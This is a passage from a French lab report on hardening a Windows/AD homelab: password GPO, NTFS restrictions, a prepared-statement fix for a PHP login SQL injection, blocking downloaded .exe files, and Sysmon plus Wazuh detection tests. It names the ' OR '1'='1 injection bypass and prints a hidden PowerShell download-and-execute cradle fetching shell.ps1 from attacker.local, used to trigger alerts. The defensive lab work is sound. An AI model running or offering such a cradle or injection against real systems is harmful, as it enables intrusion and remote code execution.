


Figure 83: Politique de mot de passe stricte via GPO



```
Administrator : Invite de commandes
Microsoft Windows [version 10.0.20348.3453]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\Administrateur>gpupdate /force
Mise à jour de la stratégie...

La mise à jour de la stratégie d'ordinateur s'est terminée sans erreur.
La mise à jour de la stratégie utilisateur s'est terminée sans erreur.

C:\Users\Administrateur>
```

Figure 84 : Application des stratégies de groupe avec la commande gpupdate /force

## Etape 2 : Supprimer les mots de passe en clair dans les fichiers partagés

De plus, j'ai effacé tous les fichiers contenant des mots de passe visibles ou des identifiants clairs dans les partages. Ce genre d'erreur humaine est une défaillance courante et facilement exploitable. Cette action fait partie d'un effort pour sécuriser les procédures internes. et ceux ajoutés au dossier de fichier secret, qui a plus de restrictions et moins d'accès.

## Configuration des droits d'accès sur le fichier secret-file

Pour simuler un fichier hautement confidentiel, j'ai créé un fichier secret sur l'ordinateur Windows 10 qui n'est accessible que par l'administrateur Ilias. Comme le montre la capture d'écran, j'ai ouvert les paramètres de sécurité avancés du fichier et effectué les actions suivantes :

1. En cliquant sur "Désactiver l'héritage", vous désactiverez l'héritage des autorisations par défaut du dossier parent (C:\);
2. Répression de toutes les autorisations héritées, y compris celles accordées aux groupes Utilisateur et Utilisateur authentifié;
3. L'action manuelle de l'utilisateur Ilias avec un contrôle total (Contrôle Total) sur le fichier.




Figure 85 : Configuration des autorisations NTFS pour le dossier secret-file


Par conséquent, ce fichier ne peut être consulté, modifié ou exécuté que par l'administrateur Ilias. Même s'ils sont connectés au domaine, aucun autre utilisateur ne peut y accéder. Cette configuration reflète un scénario réel dans lequel les fichiers sensibles sont strictement réservés aux utilisateurs de confiance ou aux profils à priviléges élevés.

### 5) Protection contre les injections SQL

#### Modifier le code PHP pour utiliser des requêtes préparées

Pendant la phase offensive, j'ai pu tirer parti d'une erreur d'injection SQL dans le formulaire de connexion du site web. J'ai pu contourner l'authentification sans connaître les identifiants en injectant une commande SQL (' OR '1'='1).

Pour corriger cela, j'ai modifié le code PHP du formulaire de connexion pour utiliser des instructions préparées (requêtes préparées) avec MySQL. Ce type de requête permet de séparer la structure SQL des données saisies par l'utilisateur, rendant impossible l'exécution d'une commande injectée.



```
*login.php.txt - Bloc-notes
Fichier Edition Format Affichage Aide
<?php
// Connexion à la base de données
$mysqli = new mysqli("localhost", "root", "", "spear-phishing");

// Préparation de la requête (requête paramétrée)
$stmt = $mysqli->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $password);

// Récupération sécurisée des données du formulaire
$username = $_POST['username'];
$password = $_POST['password'];

$stmt->execute();
$result = $stmt->get_result();

// Vérification des résultats
if ($result->num_rows > 0) {
    $user = $result->fetch_assoc();
    header("Location: http://localhost/vuln_site/index.html");
    exit();
} else {
    header("Location: http://localhost/vuln_site/index.html");
    exit();
}
?>
```

Figure 86: code PHP protégé

Grâce à cette modification, l'injection SQL n'est plus fonctionnelle, et seules des authentifications valides sont désormais acceptées.

## 6) Contre-mesures anti-phishing et anti-payload

### Désactiver l'exécution des fichiers .exe téléchargés depuis Internet

Afin de prévenir les attaques de spear phishing basées sur des composants malveillants, j'ai mis en place une politique de sécurité utilisant GPO qui empêche l'exécution de fichiers .exe dans les dossiers de téléchargement fréquemment utilisés. Cela empêche un utilisateur d'exécuter un binaire malveillant qui lui a été envoyé par mail, même s'il clique dessus par accident.




Figure 87 : Ajout de l'extension .exe dans les types de fichiers bloqués via GPO




Figure 88 : Blocage de l'exécution des fichiers .exe dans le dossier Downloads via GPO

## 7) Exploiter Wazuh pour surveiller et détecter une attaque APT

### Etape 1 : Installer et configurer Sysmon sur Windows (client)

J'ai installé Sysmon sur des ordinateurs Windows afin d'identifier les activités suspectes au niveau système (création de processus, connexions réseau, modifications de fichiers, etc.). J'ai utilisé une configuration optimisée du projet SwiftOnSecurity, ce qui m'a permis de filtrer les événements pertinents sans encourir de surcharge. Les journaux générés seront ensuite envoyés à un SIEM pour analyse.

```
PS C:\Windows\System32> cd C:\Sysmon
PS C:\Sysmon> .\Sysmon64.exe -accepteula -i sysmonconfig-export.xml

ne
System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

1 Loading configuration file with schema version 4.50
2 Sysmon schema version: 4.90
Configuration file validated.
3 Sysmon64 installed.
4 SysmonDrv installed.
Starting SysmonDrv.
5 SysmonDrv started.
6 Starting Sysmon64...
Sysmon64 started.
7
```

Figure 89 : Installation et démarrage de Sysmon avec un fichier de configuration

## Etape 2 : Installer Wazuh comme serveur de détection (SIEM)

J'ai mis en place un serveur Wazuh sur un ordinateur Linux afin de centraliser et d'analyser les événements produits par Sysmon. J'ai ensuite utilisé Filebeat sur les postes Windows pour envoyer les journaux au serveur. Grâce à cette architecture, je peux voir toutes les activités examinées dans une seule interface, recevoir des alertes et voir les signes en temps réel d'une compromission.

### Install curl

```
ilias@ilias-VMware-Virtual-Platform:~$ sudo apt update
sudo apt install curl -y
[sudo] password for ilias:
Hit:1 http://ma.archive.ubuntu.com/ubuntu plucky InRelease
Get:2 http://ma.archive.ubuntu.com/ubuntu plucky-updates InRelease [126 kB]
Get:3 http://security.ubuntu.com/ubuntu plucky-security InRelease [126 kB]
Get:4 http://ma.archive.ubuntu.com/ubuntu plucky-backports InRelease [126 kB]
Get:5 http://security.ubuntu.com/ubuntu plucky-security/main amd64 Packages [34.2 kB]
Get:6 http://ma.archive.ubuntu.com/ubuntu plucky-updates/main amd64 Packages [38.2 kB]
Get:7 http://ma.archive.ubuntu.com/ubuntu plucky-updates/main Translation-en [14.2 kB]
Get:8 http://ma.archive.ubuntu.com/ubuntu plucky-updates/main amd64 Components [17.4 kB]
Get:9 http://ma.archive.ubuntu.com/ubuntu plucky-updates/restricted amd64 Components [212 B]
Get:10 http://ma.archive.ubuntu.com/ubuntu plucky-updates/universe amd64 Packages [32.4 kB]
```

Figure 90 : Mise à jour des paquets et installation de curl sur Ubuntu

## Install wazuh :

```
ilias@ilias-VMware-Virtual-Platform:~$ sudo bash wazuh-install.sh -a --ignore-ch
eck
21/05/2025 21:53:12 INFO: Starting Wazuh installation assistant. Wazuh version:
4.7.5
21/05/2025 21:53:12 INFO: Verbose logging redirected to /var/log/wazuh-install.log
21/05/2025 21:53:18 INFO: --- Dependencies ---
21/05/2025 21:53:18 INFO: Installing gawk.
21/05/2025 21:53:22 WARNING: Hardware and system checks ignored.
21/05/2025 21:53:22 INFO: Wazuh web interface port will be 443.
```

Figure 91 : installation de wazuh sur ubuntu

## Etape 3 : Vérifier que l'agent collecte les événements Windows

Voici l'interface graphique de Wazuh après l'activation d'un agent :




Figure 92: Interface Wazuh

Après avoir installé et connecté Wazuh à mon ordinateur Windows, je peux maintenant consulter le journal de sécurité en temps réel.

Comme on peut le voir dans la capture ci-dessous, les événements système, les connexions, les tentatives d'accès et même les modifications d'enregistrement sont visibles depuis

## L'interface centrale de Wazuh.





Figure 93 : Tableau de bord de l'agent Wazuh connecté sous Windows 10

Le tableau de bord Wazuh permet une visualisation en temps réel des événements recueillis par Sysmon. Grâce aux événements du fournisseur Microsoft-Windows-Sysmon, nous avons pu identifier la création de processus sur l'agent Windows. Cela démontre que le système de surveillance des activités est opérationnel.

## Etape 4 – Générer un événement suspect pour test

- Test1 :



The screenshot shows two windows: a PowerShell window and a Notepad window. The PowerShell window runs under Windows 10 PowerShell and executes the command `Start-Process "notepad.exe" -ArgumentList "C:\Windows\System32\drivers\etc\hosts"`. The Notepad window displays the contents of the hosts file, which includes comments and mappings for IP addresses and host names.

```

hosts - Bloc-notes
Fichier Edition Format Affichage Aide
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97    rhino.acme.com        # source server
#              38.25.63.10    x.acme.com          # x client host
#
# localhost name resolution is handled within DNS itself.
#       127.0.0.1        localhost
#               ::1           localhost

```

Figure 94 : Accès au fichier hosts via PowerShell pour modification

Cette commande PowerShell exécute notepad.exe en lui passant un fichier système comme argument. Sysmon surveille généralement cette activité car elle peut indiquer une tentative d'accès ou une modification non autorisée des fichiers examinés.




Figure 95: Visualisation des événements en temps réel

## Test 2 :

Wazuh a réussi à identifier l'événement Sysmon, affichant le processus notepad.exe et ses arguments. Cela valide le bon fonctionnement de la collecte Sysmon via l'agent Wazuh.

```
PS C:\Windows\system32> Invoke-WebRequest -Uri "http://example.com/fichier.txt" -OutFile "$env:Temp\fichier.txt"
Invoke-WebRequest : Example Domain
This domain is for use in illustrative examples in documents. You may use this domain in literature without prior
coordination or asking for permission.
More information...
Au caractère Ligne:1 : 1
+ Invoke-WebRequest -Uri "http://example.com/fichier.txt" -OutFile "$en ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebEx
ception
+ FullyQualifiedErrorMessage : WebCmdletWebResponseException ,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS C:\Windows\system32>
```

Figure 96 : Échec d'un téléchargement via PowerShell avec Invoke-WebRequest

En raison de l'exécution de commandes de reconnaissance sur l'ordinateur Windows, telles que net user, l'agent Wazuh, en conjonction avec Sysmon, a découvert une activité suspecte correspondant à la tactique T1087 (Account Discovery) de MITRE ATT&CK. Ces incidents ont été enregistrés et affichés sur l'interface Wazuh, démontrant que la surveillance est opérationnelle et en cours.

Security Alerts					
Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
> May 29, 2025 @ 01:16:44.985	T1087	Discovery	Discovery activity executed	3	92031
> May 29, 2025 @ 01:16:44.157	T1087	Discovery	A net.exe account discovery command was initiated	3	92039
> May 29, 2025 @ 01:16:44.140	T1087	Discovery	A net.exe account discovery command was initiated	3	92039
> May 29, 2025 @ 01:16:44.111	T1087	Discovery	Discovery activity executed	3	92031

Figure 97 : Alertes de découverte de comptes détectées par Wazuh (MITRE T1087)

### Étape finale : Reverse shell simulé via PowerShell

J'ai exécuté une commande PowerShell que les attaquants utilisent généralement pour créer un shell inversé. Elle essaie de récupérer un script distant (shell.ps1) depuis le serveur de l'attaquant en utilisant l'option -Command avec DownloadString(). Ce type de commande est fréquemment utilisé dans les attaques post-exploitation.

```
[...]
PS C:\Windows\system32> powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://attacker.local/shell.ps1')"
[...]
```

Figure 98 : Exécution d'un script malveillant PowerShell en mémoire

Wazuh a ensuite identifié la commande de simulation PowerShell comme une tentative de communication malveillante de type "Command and Control". Elle a une gravité élevée (niveau 15) et est automatiquement catégorisée sous la tactique MITRE ATT&CK T1105. Cela démontre que le système peut reconnaître les comportements de reverse shell et générer des alertes appropriées.

Security Alerts					
Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
> May 29, 2025 @ 01:21:09.825	T1105	Command and Control	Executable file dropped in folder commonly used by malware	15	92213
> May 29, 2025 @ 01:21:08.627	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106
> May 29, 2025 @ 01:20:53.271	T1105	Command and Control	Executable file dropped in folder commonly used by malware	15	92213
> May 29, 2025 @ 01:20:49.613	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106

Figure 99 : Alertes Wazuh sur exécution de malware et succès de connexion

Ce tableau affiche le développement et la distribution des alertes produites par l'agent Windows. Deux alertes critiques (niveau  $\geq 12$ ) sont observées, qui correspondent à des tentatives de reverse shell antérieures. Cette visualisation permet d'évaluer rapidement l'état de sécurité de la machine surveillée ainsi que l'impact possible des attaques.




Figure 100 : Vue globale des alertes de sécurité Wazuh sur les dernières 24 heures

